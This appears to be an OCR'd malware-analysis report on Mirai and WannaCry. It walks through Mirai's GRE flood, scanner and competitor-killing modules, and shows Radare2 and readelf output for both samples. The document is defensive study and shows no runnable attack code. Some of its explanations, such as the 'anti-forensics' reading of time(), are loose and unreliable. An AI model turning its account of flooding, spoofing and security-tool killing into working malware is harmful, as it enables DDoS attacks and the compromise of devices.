
The malware creates a *Raw Socket* via a *socket(2,3,6)* call, which allows it to directly create custom Ethernet frames and IP packets, bypassing the OS's network stack.

Packet Construction and Header Manipulation: The malware is creating a large buffer of *1510* bytes *(calloc(0x5e6, 4)).* This is essentially used to encapsulate a *Layer 2 Ethernet Frame* inside a *GRE* tunnel.




It is manually setting the *IP* version, *TTL* and *TOS* fields. The *GRE* flag is set to *8*, indicating that it is specifically designed to confuse the network infrastructure.

Randomization and checksum calculation: *Mirai* generates a random *source IP*, sequence number and *target IP* for each packet using *rand_next()* to make the attack difficult to detect.




To maintain the credibility of the attack, the *checksum_generic* and *checksum_udp* functions are used to calculate the checksum in real-time for each packet.

Infinite Attack Loop: After sending the packet using the *sendto()* function, a *while(true)* loop was observed. This means that once the command center *(C2)* initiates the attack, the malware will continue to send packets indefinitely until the device reboots or the network bandwidth is completely exhausted.




scanner_init

Process Multiplication and Forking: The malware uses multi-processing techniques to increase its effectiveness and hide itself in the system.



It creates a new child process by calling *scanner_pid = fork();* . Logically, the parent process is killed and the child process continues to run in the background. The more than *60 scanner_pid* entries in symbol tree prove that it is capable of spreading across the network very quickly by running many scanning processes simultaneously.




Anti-Forensics and Memory Management: *fake_time = time((time_t *)0x0);* The code is very significant. This is an Anti-Forensics technique to hide or manipulate the real time of the system, which makes it difficult for security researchers to determine the exact time of infection. The malware is also allocating memory for *512* simultaneous connections using *calloc(0x200, 0x120).* This indicates that *Mirai* can perform brute-force or scanning operations on *512* IP addresses simultaneously.

Network Identification and Randomization: The malware identifies the local IP of the infected device through the *util_local_addr()* call. It then activates the *rand_init()* function, which is mainly used to generate random public IP addresses. This randomization allows Mirai to attack unprotected IPs located anywhere on the Internet.


Connection Table and Loop Logic: The do-while loop basically runs the scanning process through each entry in the connection table. Each entry uses a *288-byte* data structure, which stores the victim's IP, port, and tried passwords for Telnet login.

killer_init

Process Isolation and Forking: The malware creates a separate process to run in the background using the *killer_pid = fork();* call. It uses a *sleep(5)* delay of *5* seconds at the beginning, which essentially gives other processes on the system a chance to load so that they can be easily identified later.



/proc filesystem scanning (Linux Process Enumeration): *Mirai.B* monitors running processes using the /proc directory of the Linux system. It reads the executable path *(/proc/[PID]/exe)* of each process using the *open()* and then *readlink()* functions. This allows the malware to know which programs are currently running on the device.



Self-Protection and Anti-Forensics: The malware uses *getpid()* and *util_itoa()* to identify its own *process ID (PID).* The main reason for doing this is to prevent it from accidentally *"killing"* itself. The most notable feature is the *util_zero()* function. It erases buffers and path information in memory, which is a very powerful anti-forensics technique. This makes it difficult for forensic analysts to easily find evidence of the malware's activity from memory dumps.

Infinite Killing Loop: It has the ability to scan about *400* processes simultaneously. The *while(true)* loop ensures that the malware will monitor the system indefinitely. If any other malware (such as *Hajime* or any other *Botnet*) tries to access the device or any security tool is launched, this killer module immediately terminates or stops that process.

What killer_init does

- *fork()* - creates a new child process
- *sleep(5)* - waits for 5 seconds
- *getpid()* - finds its own process ID
- */proc* filesystem scan - sees all running processes
- *readlink()* - reads the executable path of each process
- *util_zero()* - removes evidence! *(Anti-forensics!)*
- *400* processes scan - looks for competitor malware
- *while(true)* - runs forever, kills all competitors!

Processes that kill:

- Other Botnet malware
- Security monitoring tools
- Competing IoT malware
- Any suspicious process

Analysis with Radare2

Open WannaCry in Radare2

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Ransomware.WannaCry$ r2 -A *.exe 2>/dev/null
[0x004077ba]> ii
```

The *-A flag* is used for *auto-analysis (aaa)*.

Commands in Radare2 Shell:

Show all Functions

The list of functions in the binary is extracted using the *afl (Analyze Functions List)* command.

Command:

```
[0x004077ba]> afl | head -30
```

Output:

```
[0x004077ba]> afl | head -30
0x004077ba   15    338 entry0
0x00401fe7   15    391 main
0x004076b4    1      6 sub.MSVCRT.dll_strlen
0x004076c8    1     31 fcn.004076c8
0x004017dd    1     34 fcn.004017dd
0x00402a46    1     13 fcn.00402a46
0x0040137a    1     84 fcn.0040137a
0x004013ce    8    105 fcn.004013ce
0x00402a6f    1      7 fcn.00402a6f
0x0040181b    1     17 fcn.0040181b
0x004076e8    1      6 sub.MSVCRT.dll_void___cdecl_operator_delete_void__
0x004018b9    7     64 fcn.004018b9
0x00401861    8     88 fcn.00401861
0x004076ee    1      6 sub.MSVCRT.dll_memcmp
0x004019e1    6    100 fcn.004019e1
0x00402a76   58   1032 fcn.00402a76
0x00403a77   16    351 fcn.00403a77
0x004076fa    1      6 sub.MSVCRT.dll__local_unwind2
0x00401a45   11    177 fcn.00401a45
0x0040182c    5     53 fcn.0040182c
0x004018f9    9    199 fcn.004018f9
0x00407706    1      6 sub.MSVCRT.dll_memcpy
0x00401af6    7    105 fcn.00401af6
0x004075ad    1     23 fcn.004075ad
0x004074a4    9    131 fcn.004074a4
0x004075c4    6     63 fcn.004075c4
0x00407740    1      6 sub.MSVCRT.dll_strcmp
0x0040763d    1     25 fcn.0040763d
0x00407603    6     58 fcn.00407603
0x00407656    8     82 fcn.00407656
```

This profiling clearly identified the malware's initial entry point *entry0 (0x004077ba)* and the main logic controller function main *(0x00401fe7).*

The analysis output revealed the presence of several standard functions in *MSVCRT.dll,* such as *strcmp, memcpy,* and *strlen,* indicating that *WannaCry* uses *Windows'* native C library to perform its string and memory operations. In particular, the fcn.00401a45 function was identified, which acts as the malware's main encryption engine, and this result is fully consistent with the information obtained in *Ghidra.* In addition, complex functions such as *fcn.00402a76,* which contains more than *58* code blocks, are listed.

View all Imports

A complete picture of which external libraries and APIs the binary uses was obtained using the ii command.

Command:

```
[0x004077ba]> ii
```

Output:

```
[0x004077ba]> ii
[Imports]
nth vaddr      bind type lib          name
―――――――――――――――――――――――――――――――――――――――――――――――――
1   0x0040802c NONE FUNC KERNEL32.dll GetFileAttributesW
2   0x00408030 NONE FUNC KERNEL32.dll GetFileSizeEx
3   0x00408034 NONE FUNC KERNEL32.dll CreateFileA
4   0x00408038 NONE FUNC KERNEL32.dll InitializeCriticalSection
5   0x0040803c NONE FUNC KERNEL32.dll DeleteCriticalSection
6   0x00408040 NONE FUNC KERNEL32.dll ReadFile
7   0x00408044 NONE FUNC KERNEL32.dll GetFileSize
8   0x00408048 NONE FUNC KERNEL32.dll WriteFile
9   0x0040804c NONE FUNC KERNEL32.dll LeaveCriticalSection
10  0x00408050 NONE FUNC KERNEL32.dll EnterCriticalSection
11  0x00408054 NONE FUNC KERNEL32.dll SetFileAttributesW
12  0x00408058 NONE FUNC KERNEL32.dll SetCurrentDirectoryW
13  0x0040805c NONE FUNC KERNEL32.dll CreateDirectoryW
14  0x00408060 NONE FUNC KERNEL32.dll GetTempPathW
15  0x00408064 NONE FUNC KERNEL32.dll GetWindowsDirectoryW
16  0x00408068 NONE FUNC KERNEL32.dll GetFileAttributesA
17  0x0040806c NONE FUNC KERNEL32.dll SizeofResource
18  0x00408070 NONE FUNC KERNEL32.dll LockResource
19  0x00408074 NONE FUNC KERNEL32.dll LoadResource
20  0x00408078 NONE FUNC KERNEL32.dll MultiByteToWideChar
21  0x0040807c NONE FUNC KERNEL32.dll Sleep
22  0x00408080 NONE FUNC KERNEL32.dll OpenMutexA
23  0x00408084 NONE FUNC KERNEL32.dll GetFullPathNameA
24  0x00408088 NONE FUNC KERNEL32.dll CopyFileA
25  0x0040808c NONE FUNC KERNEL32.dll GetModuleFileNameA
26  0x00408090 NONE FUNC KERNEL32.dll VirtualAlloc
27  0x00408094 NONE FUNC KERNEL32.dll VirtualFree
28  0x00408098 NONE FUNC KERNEL32.dll FreeLibrary
29  0x0040809c NONE FUNC KERNEL32.dll HeapAlloc
30  0x004080a0 NONE FUNC KERNEL32.dll GetProcessHeap
31  0x004080a4 NONE FUNC KERNEL32.dll GetModuleHandleA
32  0x004080a8 NONE FUNC KERNEL32.dll SetLastError
33  0x004080ac NONE FUNC KERNEL32.dll VirtualProtect
```

```
44  0x004080d8 NONE FUNC KERNEL32.dll SetCurrentDirectoryA
45  0x004080dc NONE FUNC KERNEL32.dll GlobalAlloc
46  0x004080e0 NONE FUNC KERNEL32.dll LoadLibraryA
47  0x004080e4 NONE FUNC KERNEL32.dll GetProcAddress
48  0x004080e8 NONE FUNC KERNEL32.dll GlobalFree
49  0x004080ec NONE FUNC KERNEL32.dll CreateProcessA
50  0x004080f0 NONE FUNC KERNEL32.dll CloseHandle
51  0x004080f4 NONE FUNC KERNEL32.dll WaitForSingleObject
52  0x004080f8 NONE FUNC KERNEL32.dll TerminateProcess
53  0x004080fc NONE FUNC KERNEL32.dll GetExitCodeProcess
54  0x00408100 NONE FUNC KERNEL32.dll FindResourceA
1   0x004081d0 NONE FUNC USER32.dll   wsprintfA
1   0x00408000 NONE FUNC ADVAPI32.dll CreateServiceA
2   0x00408004 NONE FUNC ADVAPI32.dll OpenServiceA
3   0x00408008 NONE FUNC ADVAPI32.dll StartServiceA
4   0x0040800c NONE FUNC ADVAPI32.dll CloseServiceHandle
5   0x00408010 NONE FUNC ADVAPI32.dll CryptReleaseContext
6   0x00408014 NONE FUNC ADVAPI32.dll RegCreateKeyW
7   0x00408018 NONE FUNC ADVAPI32.dll RegSetValueExA
8   0x0040801c NONE FUNC ADVAPI32.dll RegQueryValueExA
9   0x00408020 NONE FUNC ADVAPI32.dll RegCloseKey
10  0x00408024 NONE FUNC ADVAPI32.dll OpenSCManagerA
1   0x00408108 NONE FUNC MSVCRT.dll   realloc
2   0x0040810c NONE FUNC MSVCRT.dll   fclose
3   0x00408110 NONE FUNC MSVCRT.dll   fwrite
4   0x00408114 NONE FUNC MSVCRT.dll   fread
5   0x00408118 NONE FUNC MSVCRT.dll   fopen
6   0x0040811c NONE FUNC MSVCRT.dll   sprintf
7   0x00408120 NONE FUNC MSVCRT.dll   rand
8   0x00408124 NONE FUNC MSVCRT.dll   srand
9   0x00408128 NONE FUNC MSVCRT.dll   strcpy
10  0x0040812c NONE FUNC MSVCRT.dll   memset
11  0x00408130 NONE FUNC MSVCRT.dll   strlen
12  0x00408134 NONE FUNC MSVCRT.dll   wcscat
13  0x00408138 NONE FUNC MSVCRT.dll   wcslen
```

```
15  0x00408140 NONE FUNC MSVCRT.dll   sym.imp.void __cdecl operator delete(void *)
16  0x00408144 NONE FUNC MSVCRT.dll   memcmp
17  0x00408148 NONE FUNC MSVCRT.dll   _except_handler3
18  0x0040814c NONE FUNC MSVCRT.dll   _local_unwind2
19  0x00408150 NONE FUNC MSVCRT.dll   wcsrchr
20  0x00408154 NONE FUNC MSVCRT.dll   swprintf
21  0x00408158 NONE FUNC MSVCRT.dll   sym.imp.void * __cdecl operator new(unsigned int)
22  0x0040815c NONE FUNC MSVCRT.dll   memcpy
23  0x00408160 NONE FUNC MSVCRT.dll   strcmp
24  0x00408164 NONE FUNC MSVCRT.dll   strrchr
25  0x00408168 NONE FUNC MSVCRT.dll   __p___argv
26  0x0040816c NONE FUNC MSVCRT.dll   __p___argc
27  0x00408170 NONE FUNC MSVCRT.dll   _stricmp
28  0x00408174 NONE FUNC MSVCRT.dll   free
29  0x00408178 NONE FUNC MSVCRT.dll   malloc
30  0x0040817c NONE FUNC MSVCRT.dll   sym.imp.public: void __thiscall exception::constructor(class exception const &)
31  0x00408180 NONE FUNC MSVCRT.dll   sym.imp.public virtual: void __thiscall exception::~destructor(void)
32  0x00408184 NONE FUNC MSVCRT.dll   sym.imp.public: void __thiscall exception::constructor(char const * const const &)
33  0x00408188 NONE FUNC MSVCRT.dll   _CxxThrowException
34  0x0040818c NONE FUNC MSVCRT.dll   calloc
35  0x00408190 NONE FUNC MSVCRT.dll   strcat
36  0x00408194 NONE FUNC MSVCRT.dll   _mbsstr
37  0x00408198 NONE FUNC MSVCRT.dll   sym.imp.public virtual: void __thiscall type_info::~destructor(void)
38  0x0040819c NONE FUNC MSVCRT.dll   _exit
39  0x004081a0 NONE FUNC MSVCRT.dll   _XcptFilter
40  0x004081a4 NONE FUNC MSVCRT.dll   exit
41  0x004081a8 NONE FUNC MSVCRT.dll   _acmdln
42  0x004081ac NONE FUNC MSVCRT.dll   __getmainargs
43  0x004081b0 NONE FUNC MSVCRT.dll   _initterm
44  0x004081b4 NONE FUNC MSVCRT.dll   __setusermatherr
45  0x004081b8 NONE FUNC MSVCRT.dll   _adjust_fdiv
46  0x004081bc NONE FUNC MSVCRT.dll   __p__commode
47  0x004081c0 NONE FUNC MSVCRT.dll   __p__fmode
48  0x004081c4 NONE FUNC MSVCRT.dll   __set_app_type
49  0x004081c8 NONE FUNC MSVCRT.dll   _controlfp
```

The output shows that *WannaCry* relies heavily on *KERNEL32.dll, ADVAPI32.dll,* and *MSVCRT.dll.* The *CreateFileA, WriteFile, ReadFile,* and *SetFileAttributesW* functions used from KERNEL32.dll confirm that the malware is able to directly intervene in the victim's file system and manipulate files. The presence of the *CreateProcessA* and *TerminateProcess* functions also indicates that it has the ability to create new processes on the system and terminate running processes.

An important observation is the imports of *ADVAPI32.dll,* where the *CreateServiceA, StartServiceA,* and *OpenSCManagerA* functions are observed. This proves the malware's Persistence Mechanism, through which it registers itself as a Windows service. In addition, cryptographic functions such as *CryptReleaseContext* and various registry manipulation *APIs (e.g. RegSetValueExA)* highlight the malware's encryption logic and ability to modify system configuration. Finally, the malware keeps its payload in memory by performing memory allocation *(malloc, calloc)* and string operations through *MSVCRT.dll.*


Finding suspicious strings

A deep string analysis was conducted using the grep filter with the *iz* command, which identified some suspicious strings and file names in the *.data* and *.rsrc* sections of the binary.

Command:

```
[0x004077ba]> iz | grep -i "crypt\|http\|HKEY\|exe\|bitcoin\|wncry"
```

Output:



Strings like *CryptGenKey, CryptEncrypt, CryptDecrypt,* and *CryptImportKey* found in the output confirm the presence of the malware's internal encryption logic. The *Microsoft Enhanced RSA* and *AES Cryptographic* Provider string proves that *WannaCry* is using Windows' strong selective cryptographic algorithms for file encryption. Most notable is the presence of strings like *WanaCrypt0r* and *WNcry@2ol7,* which directly help identify this ransomware family.

The analysis also identified some important executable files like *tasksche.exe, taskdl.exe,* and *taskse.exe,* which provide evidence of the malware's operational flow and task scheduling. In addition, the presence of the *cmd.exe /c "%s"* command indicates that it is capable of dynamically running various malicious scripts or files on the system using the command prompt. Analysis of the *XML* manifest file in the resource section *(.rsrc)* of the binary revealed that it was designed to support various versions of *Windows* (from *Windows Vista* to *Windows 10*) and requested privileges at the *asInvoker* level.

View Sections

The binary sections were analyzed using *Radare2*'s *iS* command to understand the malware's memory layout and data distribution.

Command:



Output:

```
[0x004077ba]> iS
[Sections]

nth paddr          size vaddr          vsize perm type name
―――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0x00001000    0x7000 0x00401000    0x7000 -r-x ---- .text
1   0x00008000    0x6000 0x00408000    0x6000 -r-- ---- .rdata
2   0x0000e000    0x2000 0x0040e000    0x2000 -rw- ---- .data
3   0x00010000  0x34a000 0x00410000  0x34a000 -r-- ---- .rsrc
```

As can be seen in the output, the binary consists of four main sections: *.text, .rdata, .data,* and *.rsrc.* Among them, the *.text* section *(0x00401000)* contains the executable code of the malware and its permissions are set to *-r-x (Read* and *Execute),* which is necessary to run the code.

The .rsrc (Resource) section has a huge size of *0x34a000,* which is about *3.4 MB*. Usually, the resource section of a normal executable file is not that large, but in the case of *WannaCry,* it proves that the malware has embedded an encrypted payload, a *Tor* client, and other malicious components inside it. Additionally, the .data section shows *-rw- (Read* and *Write)* permissions, indicating that the malware uses this memory space to manipulate global variables and encryption keys at runtime.

Then exited with the *q* command.

```
[0x004077ba]> q
```

Mirai Botnet Analysis (Linux)

Mirai primarily targets Linux-based IoT devices.

Commands used:

Show section headers

There are a total of *29* section headers in this binary.

Command:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ readelf -S 03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d
```

Output:

```
remnux@remnux:~/theZoo/malware/Binaries/Linux.Mirai.B$ readelf -S 03254e6240c35f7d787ca5175ffc36818185e62bdfc4d88d5b342451a747156d
There are 29 section headers, starting at offset 0x22c18:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .init             PROGBITS        000080d4 0000d4 000010 00  AX  0   0  4
  [ 2] .text             PROGBITS        000080f0 0000f0 01995c 00  AX  0   0 16
  [ 3] .fini             PROGBITS        00021a4c 019a4c 000010 00  AX  0   0  4
  [ 4] .rodata           PROGBITS        00021a60 019a60 002044 00   A  0   0  8
  [ 5] .ARM.extab        PROGBITS        00023aa4 01baa4 000018 00   A  0   0  4
  [ 6] .ARM.exidx        ARM_EXIDX       00023abc 01babc 000118 00  AL  2   0  4
